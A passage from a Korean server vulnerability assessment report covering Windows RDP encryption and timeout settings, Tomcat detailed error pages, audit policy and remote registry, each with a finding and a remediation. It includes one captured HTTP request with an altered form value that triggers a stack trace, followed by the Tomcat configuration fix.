
취약점 설명

- 1) 로컬 그룹 정책 중 컴퓨터 구성 – 관리 템플릿 – Windows 구성 요소 – 원격 데스크톱 서비스 – 원격 데스크톱 세션 호스트 – 보안 항목 중 클라이언트 연결 암호화 레벨에 대한 정책이 설정되어 있지 않은 것 확인함.



취약점 조치

- 해당 정책을 활성화(Enabled) 후 암호화 레벨을 클라이언트와 호환 가능(Client Compatible)으로 설정한다.



5.2.7. 에러 페이지 설정 미흡

취약점 개요

- <주요정보통신기반시설 기술적 취약점 분석/평가 방법 상세가이드>의 W-59와 대응되는 Tomcat 환경 기반의 취약점 진단을 수행한다.
- 웹 서비스 운용 중 에러가 발생했을 때 상세 에러 내역(스택 트레이스)이 클라이언트에게 보여진다면 사용자들에게 내부 코드 구조 등의 정보를 노출할 우려가 있음.
- 악의적인 사용자가 해당 정보를 외부 공격의 기초 자료로 이용할 수 있음.

양호	웹 브라우저에 상세 에러 페이지가 출력되지 않는 경우
취약	웹 브라우저에 상세 에러 페이지가 출력되는 경우

취약점 설명

- POST 요청 데이터를 수정해서 전송하고 ORDER_COLOR 데이터를 서버에 존재하지 않는 값으로 수정함으로써 WAS 서버 내 Spring 코드에서 에러가 발생하도록 유도함

Request

Pretty	Raw	Hex
1 POST /shop/goodsOrder.do HTTP/1.1 2 Host: 54.238.35.141:8080 3 Content-Length: 35 4 Cache-Control: max-age=0 5 Origin: http://54.238.35.141:8080 6 Content-Type: application/x-www-form-urlencoded 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.114 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 10 Referer: http://54.238.35.141:8080/shop/goodsDetail.do 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 13 Cookie: G_ENABLED_IDPS=google; JSESSIONID=96F03B6B5160193AF1CEC3CD76F89DF6 14 Connection: keep-alive 15 16 BASKET_GOODS_AMOUNT=1&ORDER_COLOR=%ED%99%94%EC%9D%B4%&ORDER_SIZE=FREE&IDX=496		

2) 서버 내에서 발생한 오류 내역이 그대로 웹 페이지에 출력되는 것을 확인한다.

HTTP Status 500 – Internal Server Error

Exception Report

Message: Request processing failed; nested exception is org.mybatis.spring.MyBatisSystemException: nested exception is org.apache.ibatis.executor.ExecutorException: SelectKey returned no data.

Description: The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception:

```
org.springframework.web.util.NestedServletException: Request processing failed: nested exception is org.mybatis.spring.MyBatisSystemException: nested exception is org.apache.ibatis.executor.ExecutorException: SelectKey returned no data.
	org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTranslator.java:73)
	org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:364)
	com.sun.proxy.$Proxy5.insert(Unknown Source)
	org.mybatis.spring.SqlSessionTemplate.insert(AbstractDAO.java:102)
	stu.common.dao.AbstractDao.insert(AbstractDao.java:102)
	stu.shop.goods.GoodsDao.insertBasket(GoodsBasket.java:36)
	stu.shop.goods.GoodsServiceImpl.insertBasket(GoodsBasketImpl.java:329)
	stu.shop.goods.GoodsController.insertBasket(GoodsController.java:423)
	sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
	sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
	sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
	java.lang.reflect.Method.invoke(Method.java:494)
	org.springframework.web.method.support.InvocableHandlerMethod.invoke(InvocableHandlerMethod.java:215)
	org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:182)
	org.springframework.web.servlet.mvc.method.annotation.ServletModelAttributeMethodProcessor.handle(ServletModelAttributeMethodProcessor.java:104)
	org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:749)
	org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handle(AbstractHandlerMethodAdapter.java:83)
	org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:950)
	org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:870)
	org.springframework.web.DispatcherServlet.processRequest(DispatcherServlet.java:951)
	org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:863)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:743)
	org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:837)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
	org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
	org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter.java:88)
	org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:107)
```

Root Cause:

```
org.mybatis.spring.MyBatisSystemException: nested exception is org.apache.ibatis.executor.ExecutorException: SelectKey returned no data.
	org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTranslator.java:73)
	org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:364)
	com.sun.proxy.$Proxy5.insert(Unknown Source)
	org.mybatis.spring.SqlSessionTemplate.insert(AbstractDAO.java:102)
	stu.common.dao.AbstractDao.insert(AbstractDao.java:102)
	stu.shop.goods.GoodsDao.insertBasket(GoodsBasket.java:36)
	stu.shop.goods.GoodsServiceImpl.insertBasket(GoodsBasketImpl.java:329)
	stu.shop.goods.GoodsController.insertBasket(GoodsController.java:423)
	sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
	sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
	sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
	java.lang.reflect.Method.invoke(Method.java:494)
	org.springframework.web.method.support.InvocableHandlerMethod.invoke(InvocableHandlerMethod.java:215)
	org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:182)
	org.springframework.web.servlet.mvc.method.annotation.ServletModelAttributeMethodProcessor.handle(ServletModelAttributeMethodProcessor.java:104)
	org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:749)
	org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handle(AbstractHandlerMethodAdapter.java:83)
	org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:950)
	org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:870)
	org.springframework.web.DispatcherServlet.processRequest(DispatcherServlet.java:951)
	org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:863)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:743)
	org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:837)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
	org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
	org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter.java:88)
	org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:107)
```

Root Cause:

```
org.apache.ibatis.executor.ExecutorException: SelectKey returned no data.
	org.apache.ibatis.executor.keygen.SequentialKeyGenerator.generateKeysSequential(SequentialKeyGenerator.java:69)
	org.apache.ibatis.executor.StatementHandler.createSelectKeyGeneratedId(StatementHandler.java:130)
	org.apache.ibatis.executor.StatementHandler.<init>(StatementHandler.java:63)
	org.apache.ibatis.executor.PreparedStatmentHandler.<init>(PreparedStatementHandler.java:39)
	org.apache.ibatis.executor.StatementHandler.<init>(StatementHandler.java:45)
	org.apache.ibatis.session.Configuration.newStatementHandler(Configuration.java:488)
```

취약점 조치

1) /conf/server.xml의 <Host> 태그 내부에 다음과 같은 내용 추가

```
<Valve className="org.apache.catalina.valves.ErrorReportValve" showReport="false" showServerInfo="false"/>
```

```
server - Notepad
File Edit Format View Help
that are performed against this UserDatabase are immediately
available for use by the Realm. -->
<Realm className="org.apache.catalina.realm.UserDatabaseRealm"
resourceName="UserDatabase"/>
</Realm>

<Host name="localhost" appBase="webapps"
unpackWARs="true" autoDeploy="true">


<!-- SingleSignOn valve, share authentication between web applications
Documentation at: /docs/config/valve.html --&gt;
&lt;!--
&lt;Valve className="org.apache.catalina.authenticator.SingleSignOn" /&gt;
--&gt;

<!-- Access log processes all example.
Documentation at: /docs/config/valve.html
Note: The pattern used is equivalent to using pattern="common" --&gt;
&lt;Valve className="org.apache.catalina.valves.ErrorReportValve" showReport="false" showServerInfo="false" /&gt;
&lt;Valve className="org.apache.catalina.valves.AccessLogValve" directory="logs"
prefix="localhost_access_log" suffix=".txt"
pattern="%h %l %u %t \"%r\" %s %b" /&gt;

&lt;/Host&gt;
&lt;/Engine&gt;
&lt;/Service&gt;
&lt;/Server&gt;</pre>

```

- 2) 같은 방식으로 에러를 유도해 본 결과, HTTP 상태 코드만 출력하고 상세 에러 메시지는 출력되지 않는 것 확인한다.



5.2.8. 원격 데스크톱 접속 타임아웃 설정 미흡(W-67)


취약점 개요

- 원격 데스크톱 서비스를 이용해 서버 접속 시 일정 시간 동안 작업이 발생하지 않은 경우 유후 상태(Idle)로 간주해 세션을 종료하여야 한다.
- 접속 타임아웃 값이 설정되지 않은 경우 유후 상태 세션에 비인가자의 접근으로 인해 불필요한 내부 정보의 노출 및 변조 위험이 존재한다.

양호	원격 제어 시 Timeout 제어 설정을 적용한 경우
취약	원격 제어 시 Timeout 제어 설정을 적용하지 않은 경우


취약점 설명

- 1) 로컬 그룹 정책 중 컴퓨터 구성 – 관리 템플릿 – Windows 구성 요소 – 원격 데스크톱 서비스 – 원격 데스크톱 세션 호스트 – 세션 시간 제한 항목 중 활성화 된 유후 상태 세션에 대한 타임아웃 설정이 되어있지 않은 것 확인.



취약점 조치

- 1) 해당 정책 활성화(Enabled) 후 타임아웃을 30분으로 설정한다.



5.3. 패치 관리

5.3.1. 정책에 따른 시스템 로깅 설정 미흡(W-69)


취약점 개요

- 감사 설정이 구성되어 있지 않거나 감사 설정 수준이 너무 낮은 경우 보안 관련 문제 발생 시 원인을 파악하기 어려우며 법적 대응을 위한 충분한 증거 확보가 어려움.

양호	감사 정책 권고 기준에 따라 감사 설정이 되어 있는 경우
취약	감사 정책 권고 기준에 따라 감사 설정이 되어 있지 않는 경우


취약점 설명

- 1) 감사 정책 기준
 - a. 계정 로그온 이벤트
 - b. 계정 관리
 - c. 디렉터리 액세스
 - d. 로그온 이벤트
 - e. 정책 변경
 - f. 시스템 이벤트
- 2) 시작> 실행> SECPOL.MSC> 로컬 정책> 감사 정책 내부의 정책들 확인. 감사 정책 권고 기준에 따라 감사 설정이 되어있지 않은 것 확인.



취약점 조치

1) MS에서 제공하는 가이드에 따라 감사 정책 수정



The screenshot shows the Windows Local Security Policy snap-in window titled "Local Security Policy". The left pane displays a tree view of security settings, with "Audit Policy" selected under "Local Policies". The right pane lists audit policies with their corresponding security settings:

Policy	Security Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Failure
Audit logon events	Success, Failure
Audit object access	Failure
Audit policy change	Success, Failure
Audit privilege use	Failure
Audit process tracking	Failure
Audit system events	Success, Failure

5.4. 로그 관리

5.4.1. 원격으로 액세스 할 수 있는 레지스트리 경로 존재(W-35)


취약점 개요

- 원격 레지스트리 서비스는 여러 컴퓨터를 집중 관리하기 위한 목적으로 원격 컴퓨터의 레지스트리 값에 접근할 수 있도록 하는 서비스.
- 원격 레지스트리 서비스는 레지스트리 액세스에 대한 인증이 취약해 관리자 계정이 아닌 일반 사용자 계정들에게도 원격 레지스트리 액세스를 허용할 우려가 있음.
- 레지스트리의 권한 설정이 미흡한 경우 원격 레지스트리 서비스를 통해 임의 파일 실행 가능성 존재.
- 레지스트리 값이 잘못 설정되면 전체 시스템에 영향을 줄 수 있기 때문에 원격 레지스트리 서비스가 DoS 공격에 이용될 수 있음.

양호	Remote Registry Service가 중지되어 있는 경우
취약	Remote Registry Service가 가동 중인 경우

